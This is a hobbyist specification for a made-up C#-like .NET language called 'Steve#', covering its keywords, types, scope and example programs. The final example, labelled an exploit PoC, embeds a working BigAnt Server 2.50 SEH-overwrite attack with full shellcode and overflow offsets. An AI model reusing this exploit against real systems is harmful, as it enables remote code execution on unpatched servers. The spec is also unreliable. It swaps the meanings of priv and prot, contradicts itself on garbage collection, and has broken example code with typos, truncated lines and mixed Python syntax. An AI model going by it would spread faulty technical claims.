Steve#

Language Specification

Version 1.0

1. Introduction

Steve# (pronounced Steve sharp) is a simple, modern, multi-paradigm, object-oriented, strongly-typed, programming language. Steve# was designed to allow the programmer to use it for small scripting tasks or for full blown application development. It's a combination of C++/CLI, C# and IronPython, but differing in the following ways: Steve# strictly utilizes the .NET Framework and was designed for the Common Language Infrastructure.

1. Every variable is statically typed. Dynamic typing is not allowed since it is not permitted because the existing Common Intermediate Language is statically typed.
2. The large System namespace and a collection of its most popular sub-namespaces are used and linked by default. Allowing you to achieve simple tasks without any overhead (like in a scripting language), but giving you the option to use it to develop full blown applications.
3. A default namespace, class or main function is not required.
4. `ns` is used for declaring a namespace.
5. `cl` is used for declaring a class.
6. `pub`, `priv` and `prot` are used for declaring something public, private or protected.
7. `ret` is used for returning a value.
8. `blackhole` is used to declare a function/method with no return type.
9. `heap` is used when you create a new instance of an object or value on the heap
10. `scream` is used to throw an exception
11. `deadly` is used to declare a block of code as unsafe

1.1 Hello world

```
//Hello world example in Steve#
Console.Write("Hello world");
```

1.2 Program Structure

1. A program does not require statements to be declared in a default namespace, class or function.
2. Brackets are used as block delimiters.
3. A main function is not required as an entering point for execution, although it is allowed. Once a main function is declared, statements outside of it that are not part of a function throw an exception.

This example:

```
NS Acme.Collections
{
    cl Stack
    {
        pub Entry top;
        pub blackhole Push(object data)
        {
            top = heap Entry(top, data);
        }

        pub object Pop()
        {
            if (top == null)
```

```
            {
                scream InvalidOperationException();
            }
            else
            {
                object result = top.data;
                top = top.next;
                ret result;
            }
        }

        cl Entry
        {
            pub Entry next;
            pub object data;
            pub Entry(Entry next, object data)
            {
                this.next = next;
                this.data = data;
            }
        }
    }
}
```

declares a class named Stack in a namespace called Acme.Collections. The fully qualified name of this class is Acme.Collections.Stack. The class contains several members: a field named top, two methods named Push and Pop, and a nested class named Entry. The Entry class further contains three members: a field named next, a field named data, and a constructor.

1.3 Types and variables

There are two kinds of types in Steve#: *value types* and *reference types*. Variables of value types directly contain their data whereas variables of reference types store references to their data, the latter being known as objects. With reference types, it is possible for two variables to reference the same object and thus possible for operations on one variable to affect the object referenced by the other variable.

1.4 Statements Differing from C++/CLI, C# and IronPython.

Statement	Example

Expression statement	`int num;`
	`num = 123;`
	`Console.Write(num);`
	`num++;`
	`Console.Write(num);`

`if` statement	`blackhole Main(string[] args)`
	`{`
	`  if (args.Length == 0)`
	`  {`
	`  Console.Write("No arguments.");`
	`  }`
	`  else`
	`  {`
	`  Console.Write("One or more arguments.");`
	`  }`
	`}`

`while` statement	`int i = 0;`
	`while (i != 10)`
	`{`
	`  Console.Write("i is" + i);`
	`}`

`for` statement	`for (int i = 0; i < 10; i++)`
	`{`
	`  Console.Write("i is" + i);`
	`}`

`switch` statement	

```
int i = 10;
switch (i)
{
   case 1:
      Console.Write("one!");
      break;
   case 2:
      Console.Write("one!");
      break;
   case 3:
      Console.Write("one!");
      break;
   default:
      Console.Write("wtf");
      break;
}
```

1.5 Classes and objects

New classes are created using declarations.

The following is a declaration of a simple class name point:

```
pub CL Point
{
   pub cl int x;
   pub int y;
   pub Point(int x, int y)
   {
      this.x=x;
      this.y=y;
   }
}
```

Instances of classes are created using the `heap` operator, which allocates memory for a new instance, invokes a constructor to initialize the instance, and returns a reference to the instance.

```
Point p1 = heap Point(0,0);
Point p2 = heap Point(10,20);
```

The memory occupied by an object is deterministically reclaimed when the object is no longer in use. A low-priority thread scans all objects to determine when they are no longer referenced. And then a second low-priority thread is used to clean up that objects resources by calling it's *Finalize* method. Unfortunately, there is no guarantee that the runtime will ever call the objects *Finalize* method. So if you are dealing with limited resources, consider appropriately overriding the virtual *Dispose* method inherited from class object.

1.5.1 Accessibility

Each member of a class has an associated accessibility, which controls the regions of program text that are able to access the member. There are three possible forms of accessibility. These are summarized in the following table.

Accessibility	Meaning
`pub`	Access not limited
`priv`	Access limited to this class or classes derived from this class
`prot`	Access limited to this class

1.5.2 Fields

A field is a variable that is associated with a class or with an instance of a class.

```
pub cl Color
{
	pub static readonly Color Black = heap Color(0, 0, 0);
	pub static readonly Color White = heap Color(255, 255, 255);
	priv byte r, g, b;
	pub Color(byte r, byte g, byte b)
	{
		this.r = r;
		this.g = g;
		this.b = b;
	}
}
```

1.5.3 Methods

A *method* is a member that implements a computation or action that can be performed by an object or class.

The *signature* of a method must be unique in the class in which the method is declared.

1.5.3.1 Constructors

Steve# supports both instance and static constructors. An *instance constructor* is a member that implements the actions required to initialize an instance of a class. A *static constructor* is a member that implements the actions required to initialize a class itself when it is first loaded.

1.5.3.2 Properties

Properties are a natural extension of fields. Both are named members with associated types, and the syntax for accessing fields and properties is the same. However, unlike fields, properties do not denote storage locations. Instead, properties have *accessors* that specify the statements to be executed when their values are read or written.

1.5.3.3 Events

An *affair* is a member that enables a class or object to provide notifications. Clients react to events through *affair handlers. Affair handlers* are attached using the += operator and removed using the -= operator. The following example attaches an affair handler to the *Changed event of a* `List<string>`.

```
pub cl Test
{
	static int changeCount;
	static blackhole ListChanged(object sender, AffairArgs a)
	{
		changeCount++;
	}

	static blackhole Main()
	{
		List<string> names = heap List<string>();
		names.Changed += heap AffairHandler(ListChanged);
```

```
                names.Add("Christine");
                names.Add("Luis");
                names.Add("Anthony");
                Console.Write(changeCount);
        }
}
```

1.6 Arrays

An *array* is a data structure that contains a number of variables that are accessed through computed indices. The variables contained in an array, also called the *elements* of the array, are all of the same type, and this type is called the *element type* of the array. The following example allocates a one-dimensional, a two-dimensional, and a three-dimensional array.

```
int[] a1 = heap int[10];
int[,] a2 = heap int[10, 5];
int[, ,] a3 = heap int[10, 5, 2];
```

The `a1` array contains 10 elements, the `a2` array contains 50(10 x 5) elements, and the `a3` array contains 100 (10 x 5 x 2) elements.

2. LEXICAL STRUCTURE

2.1 Programs

A Steve# *program* consists of one or more *source files*. A source file is an ordered sequence of Unicode characters.

Conceptually speaking, a program is compiled in three steps:

1. Transformation, which converts a file from a particular character repertoire and encoding scheme into a sequence of Unicode characters.
2. Lexical analysis, which translates a stream of Unicode input characters into a stream of tokens.
3. Syntactic analysis, which translates the stream of tokens into executable code.

2.2 Grammars

This specification presents the syntax of the Steve# programming language where it differs from C++/CLI, C# and IronPython.

2.2.1 Lexical grammar where different from C++/CLI, C# and IronPython

When it comes to lexical grammar, Steve# is very close to C#. The basic Lexical grammar is as follows, however.

input:
    input-section$_{opt}$
input-section:
    input-section-part
    input-section input-section-part
input-section-part:
    input-elements$_{opt}$ new-line
    pp-directive
input-elements:
    input-element
    input-elements input-element
input-element:
    whitespace
    comment
    token

2.2.2 Syntactic ("parse") grammar where different from C++/CLI, C# and IronPython.

Syntactic grammar is not different from C#.
Basic Concepts:
namespace-name:
    namespace-or-type-name
type-name:
    namespace-or-type-name
namespace-or-type-name:

identifier
namespace-or-type-name . identifier

2.2.3 Grammar Notation

The lexical and syntactic grammars are presented using BNF *grammar productions***.** Each grammar production defines a non-terminal symbol and the possible expansions of that non-terminal symbol into sequences of non-terminal or `terminal` symbols. In grammar productions, *non-terminal* symbols are shown in italic type, and terminal symbols are shown in a fixed-width font.

The first line of a grammar production is the name of the non-terminal symbol being defined, followed by a colon. Each successive indented line contains a possible expansion of the non-terminal given as a sequence of non-terminal or terminal symbols. For example, the production:

while-statement
`while`(*boolean-expression)*
{
embedded-statement
}

defines a *while-statement* to consist of the token while, followed by the token "(", followed by a *boolean-expression*, followed by the token ")", followed by an *embedded-statement*.

When there is more than one possible expansion of a non-terminal symbol, the alternatives are listed on separate lines. For example, the production:

statement-list:
statement
statement-list statement

defines a *statement-list* to either consist of a *statement* or consist of a *statement-list* followed by a *statement*. In other words, the definition is recursive and specifies that a statement list consists of one or more statements.

2.3 Lexical analysis

2.3.1 Line Terminators

new-line:
Carriage return character (U+000D)
Line feed character (U+000A)
Carriage return character (U+000D) followed by line feed character (U+000A)
Line separator character (U+2028)
Paragraph separator character (U+2029)

2.3.2 Comments

Two forms of comments are supported: single-line comments and delimited comments. *Single-line comments* start with the characters // and extend to the end of the source line. *Delimited comments*

start with the characters /* and end with the characters */. Delimited comments may span multiple lines. Comments do not nest.

2.3.3 White space

White space is defined as any character with Unicode class Zs (which includes the space character) as well as the horizontal tab character, the vertical tab character, and the form feed character.

whitespace:

Any character with Unicode class Zs
Horizontal tab character (U+0009)
Vertical tab character (U+000B)
Form feed character (U+000C)

2.4 Tokens

There are several kinds of tokens: identifiers, keywords, literals, operators, and punctuators. White space and comments are not tokens, though they act as separators for tokens.

token:

identifier
keyword
integer-literal
real-literal
character-literal
string-literal
operator-or-punctuator

2.4.1 Keywords different from C++/CLI, C# and IronPython

A *keyword* is an identifier-like sequence of characters that is reserved, and cannot be used as an identifier except when prefaced by the @ character.

New keywords: one of

```
ns    cl    pub    priv    prot    ret    blackhole    heap    scream
deadly
```

Removed keywords:

```
namespace    class    public    private    protected    return    void    new
throw unsafe
```

3. Basic concepts

3.1 Application Startup

If an entry point function named `Main` is found in the program, the execution environment calls that function, and all invalid statements outside of the `Main` function will throw an exception. If a `Main` function is not found, the execution environment automatically encapsulates all freely written statements into a `Main` function behind the scenes, then calls that function. This allows you to quickly write a few statements to be executed, like in a scripting language.

The entry point function can have one of the following signatures:

```
static blackhole Main()
static blackhole Main(string[] args)
static int Main()
static int Main(string[] args)
```

As shown, the entry point may optionally return an int value. This return value is used in application termination.

3.2 Application termination

Application termination returns control to the execution environment. If the return value of the programs *entry point* function is an `int` the returned value will serve as the application's *termination status code.* The purpose of this code is to allow communication of success or failure to the execution environment.

If the return type of the entry point method is void, reaching the outer-most end which terminates that method, or executing a return statement that has no expression, results in a termination status code of 0.

3.3 Scope

Steve# uses static scoping.


Example:

```
int x = 1;
printX();
blackhole printX()
{
	int x = 2;
	Console.WriteLine(x);
	printX2();
}
blackhole printX2()
{
	Console.WriteLine(x);
}
```

Output:

2
1

Scope	Name	Type	Value
Main	x	int	1
printX	x	int	2
printX2	x	int	1



3.4 Automatic memory management

Steve# utilizes the .NET Framework's garbage collector. The .NET Framework's garbage collector manages the allocation and release of memory for your application.

*Restated from **1.5***
The memory occupied by an object is deterministically reclaimed when the object is no longer in use. A low-priority thread scans all objects to determine when they are no longer referenced. And then a second low-priority thread is used to clean up that objects resources by calling it's *Finalize* method. Unfortunately, there is no guarantee that the runtime will ever call the objects *Finalize* method. So if you are dealing with limited resources, consider appropriately overriding the virtual *Dispose* method inherited from class object.

This is different from C++/CLI because you do not need to specifically specify if you want to allocate memory on the garbage collected heap by using `gcnew`, all memory allocated using the `heap` keyword is maintained by the Common Language Runtime and is managed. This is no different than using the `new` keyword in C#. IronPython is built on top of the Dynamic Language Runtime which contains a dynamic type system, and uses the same garbage collection methods offered in the Common Language Runtime.

4. Types

Steve# types are divided into two main categories: *Value types* and *Reference types.*

4.1 Value types

Steve# uses the same 15 value types that are used in C#.

Those are:
`bool, byte, char, decimal, double, enum, float, int, long, sbyte, short, struct, uint, ulong,` and `ushort`

All of these value types' values, including structs, are stored on the stack.

4.2 Reference types

Steve#, like in C#, contains reference types. These types include Classes, Interfaces, Delegates and arrays. Steve# also contains built in reference types `Object` and `String` which are part of the `System` namespace. Arrays are also always reference types, although you can have a *value type array*, and a *reference type array*, both have values stored on the heap, not the stack.

All reference types are stored on the heap, and their reference pointers on the stack.

Since memory in Steve# is automatically managed via the CLR, if you choose to utilize pointers, you must declare that block of code to be deadly.

The syntax for pointers is as follows:

*type *variable1=&variable2;*
* is used as the de-reference operator, and is also used for declaring a pointer type. & is used as the reference operator, which allows you to get the memory address of a variable.

Example:

```
deadly
{
    int x = 10;
    int* ptr = &x;
}
```

`ptr` now points to the memory location of `x`. If dereferenced, `*ptr` will be 10.

5. Variables

Variables represent storage locations. Every variable has a type that determines what values can be stored in the variable. Steve# is a type-safe language.

5.1 Variable categories

During parameter passing, the type of the actual parameter must match the type of the formal parameter.

The more common variable categories in Steve# are as follows:

`int` – represents a 32-bit signed integer

```
int x = 1;
int y = -2423;
```

`double` – represents a double-precision floating point number

```
double x = 24.2;
double y = -32.5;
```

`char` – represents a Unicode character

```
char x = 'a';
char y = 'b';
```

`string` – represents text as a series of Unicode characters

```
string x = "foo";
string y = "bar";
```

`bool` – represents a Boolean value (true or false)

```
bool x = true;
bool y = false;
```

`const` – represents a variable whose value cannot be changed throughout the execution of the program

```
const int x = 5;
```

`static` – a member of a class that can be used without being instantiated

```
cl Program
{
    static int test = 1;
}
```

6. Parameter passing

6.1 Method

In Steve#, paramter passing methods can be In, Out, and InOut. You can achieve these methods by utilizing different funcitonalities.

If you would like a function to be strictly an *In* function, declare the function as a blackhole specificying that it does not return a value. If you would like to be super strict, allow the function to only accept value type praremters, or allow it to except reference paramters (objects, etc.) and specify the formal paramteres as constants using the `const` keyword.

If you would like for a function to be strictly an *Out* function, give the function a valid return type and do not give it any formal parameters, or declare it as a blackhole and only allow it to except reference variables which can be altered from within the function. (The keyword `out` can also be used if you don't want to deal with unsafe code).

If you would like for a function to be an `InOut` function, give the function a valid return type and allow it to take in one or more formal paramters of a valid type. You can also declare the function as a blackhole and allow formal paramters to be reference types (or use `out`) as well as value types.

Steve# handles actual parameter passing order by following the same order of the formal parameters listed in the function declaration.

6.1 Examples

In function example 1:

```
blackhole inFunc(int x)
{
   Console.Write(x);
}
inFunc(5);
```

inFunc ARI

Local Variables	None
Parameters	5
Dynamic Link	‘’
Return Address	‘’

In function example 2:

```
deadly blackhole inFunc(const Person p)
{
    //const used to prevent changes to obj
    //since this is an In function only
    Console.Write(obj.toString());
}
Person steve=new Person();
inFunc(steve)
```

inFunc ARI

Local Variables	None
Parameters	steve
Dynamic Link	‘’
Return Address	‘’

main ARI

Local Variables	steve=[reference to steve object on heap]

Out function example:

```
int outFunc()
{
   ret 10;
}
Console.Write(outFunc());
```

outFunc ARI

Functional Value	10
Parameters	None
Dynamic Link	‘’
Return Address	‘’

InOut function example 1:

```
int inOutFunc(int x)
{
    ret x + 5;
}
```

InOut function example 2:

```
deadly blackhole inOutFunc(int* x, int y)
{
    *x = y + 1;
}
int x;
int y = 5;
inOutFunc(&x, y);
```

inOutFunc ARI

Parameters	5
Parameters	[mem address of x on stack]
Dynamic Link	‘’
Return Address	‘’

Main ARI

Local Variables	y = 5
Local Variables	x

7. Conversions

7.1 Implicit Conversions

Implicit type conversion is not supported in the Steve# compiler. Operation on invalid types will result in an exception.

7.2 Explicit Conversions

Explicit type conversion is done using casting. And a runtime check checks to make sure destination types can hold the appropriate source value. Overloaded object constructors and methods are also supported.

Example of `int` to `double` type casting:

```
int a = 10;
double b = 5.4;
int result = a + (int)b;
//Result is 15
```

Example of overloading casting operator:

```
pub static explicit operator int(Point p)
{
      ret p.x + p.y;
}
```

8. Statements

Examples of statements in Steve# that differ from C++/CLI, C# and IronPython.

1. Brackets are used as block delimeters, indentation is irrelevant.
2. Statements are freestanding, and are not required to be encapsulated in a function.
3. A semi-colon is required at the end of each statement.

9. Example Programs

Example 1 (Check website source for keyword):

```
//System.Net already linked and used by default
Console.Write("URL: ");
sring url = Console.ReadLine();
Console.Write("Keyword: ");
sring keyword = Console.ReadLine();
HttpWebRequest)WebRequest.Create(url);
req.AllowAutoRedirect = true;
HttpWebResponse resp = (HttpWebResponse)req.GetResponse();
StreamReader r = heap StreamReader(resp.GetResponseStream()
string source = r.ReadToEnd();
if (source.contains(keyword))
{
      Console.Write("Keyword found!");
}
else
{
      Console.Write("Keyword not found!");
}
```

Example 2 (classes):

```
cl Point
{
      priv int x,y;
      pub Point(int x, int y)
      {
            this.x=x;
            this.y=y;
      }

      pub string toString()
      {
            ret "x: "+x+", y: "+y;
      }
}

Point p1=heap point(1,2);
Point p2=heap point(3,4);
Console.Write(p1.toString());
Console.Write(p2.toString());
```

Example 3 (Loop through array):

```
int [] intArray;
intArray = heap int[5]{1,5,6,2,6};
foreach(int num in intArray)
{
      Console.Write(num);
}
```

Example 4 (simple Input/output):

```
int age;
int name;
Console.Write("Please enter your age.");
string line = Console.ReadLine();
age=int.Parse(line);
Console.Write("Please enter your name.");
name=Console.ReadLine();
Console.Write("Hello "+name+", you are "+age.toString()+" years old.");
```

Example 5 (Exploit Writing PoC):

```
//BigAnt Server version 2.50 SEH Overwrite Universal
//Discovered by Blake

string host = "localhost";
int port = 6666;


string shellcode =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x49\x49\x49\x49\x49\x49"+
"\x49\x49\x49\x49\x37\x49\x49\x49\x49\x49\x49\x49\x51\x5a\x6a\x41"+
"\x58\x50\x30\x42\x31\x41\x42\x6b\x42\x41\x51\x32\x42\x42\x32\x41"+
"\x41\x30\x41\x41\x42\x58\x38\x42\x42\x50\x75\x4b\x59\x4b\x4c\x59"+
"\x78\x52\x64\x63\x30\x65\x50\x53\x30\x4e\x6b\x57\x35\x77\x4c\x6c"+
"\x4b\x61\x6c\x63\x35\x73\x48\x67\x71\x48\x6f\x6e\x6b\x50\x4f\x45"+
"\x48\x6e\x6b\x53\x6f\x61\x30\x73\x31\x38\x6b\x53\x79\x4e\x6b\x66"+
"\x54\x6e\x6b\x46\x61\x38\x6e\x30\x31\x6b\x70\x6e\x79\x6e\x4c\x4f"+
"\x74\x79\x50\x74\x34\x44\x47\x4f\x31\x59\x5a\x76\x6d\x55\x51\x59"+
"\x52\x68\x6b\x4a\x54\x35\x6b\x71\x44\x65\x74\x37\x74\x31\x65\x4a"+
"\x45\x6e\x6b\x73\x6f\x44\x64\x55\x51\x4a\x4b\x50\x66\x4c\x4b\x44"+
"\x4c\x30\x4b\x6e\x6b\x53\x6f\x37\x6c\x46\x61\x58\x6b\x6c\x4b\x77"+
"\x6c\x6e\x6b\x46\x61\x5a\x4b\x4f\x79\x31\x4c\x47\x54\x37\x74\x6a"+
"\x63\x74\x71\x59\x50\x70\x64\x6e\x6b\x51\x50\x50\x30\x6e\x65\x4b"+
"\x70\x72\x58\x64\x4c\x6c\x4b\x71\x50\x56\x6c\x4e\x6b\x52\x50\x57"+
"\x6c\x6c\x6d\x4c\x4b\x63\x58\x73\x38\x5a\x4b\x45\x59\x4e\x6b\x4f"+
"\x70\x4c\x70\x35\x50\x43\x30\x63\x30\x4c\x4b\x53\x58\x77\x4c\x73"+
"\x6f\x56\x51\x48\x76\x53\x50\x66\x36\x4f\x79\x39\x68\x6f\x73\x39"+
"\x50\x61\x6b\x30\x50\x61\x78\x4a\x50\x6c\x4a\x73\x34\x33\x6f\x45"+
"\x38\x6d\x48\x49\x6e\x6c\x4a\x46\x6e\x76\x37\x69\x6f\x48\x67\x45"+
"\x33\x73\x51\x72\x4c\x71\x73\x63\x30\x41";


string payload = "\x41" * 985;
string next_seh = "\xeb\x06\x90\x90";
string seh = "\xc3\x20\xc4\x6b"; //MFC42.DLL
string nops = "\x90" * 10;
string sec = shellcode;

Socket sock = (socket.AF_INET, socket.SOCK_STREAM)
sock.connect((host,port))
Console.Write("[+] Sending payload");
sock.send("GET " + payload + next_seh + seh + nops + sec + "\r\n\r\n")
sock.close()
```

10. Conclusion

I belive that Steve# is a great language to use because it combines some of the best ideas behind C++/CLI, C# and IronPython. Being a huge fan of C# syntax, I based Steve#'s syntax around C#'s. Althought it may not be distinguisable from C# syntacially (besides a few keyword changes since), it allows a programmer to write small, quick code snippets in it, without worrying too much about structure.

I enjoy using python for throwing together small and simple analytical scripts that I use for web mining or small server cron jobs. And I enjoy using C# to build full fledged windows form applications utilizing the power of the .NET framework. So I decided to allow myself to be able to do both with the same langauge. A programmer can now fire up notepad and throw together a few statements and fucntions as a console proof of concept, and then later use the same language to build the object oriented windows form application protoype.

Steve#, just like IronPython and C++/CLI, compiles directly into Commong Intermediate Language (CIL, commonly known as MSIL). It's memory is managed by the CLR, and the vast collection of resources provided by the framework's class libraries is unbeatable.

Being so used to C# and it's syntax, I did not really know how to think outside of the box and come up with a completely new concept or structure. I am also more interested in the backend system work of the language, such as memory mangament and garbage collection. Also, my OCD makes me feel dirty if I start butchering the syntax that I am so used to.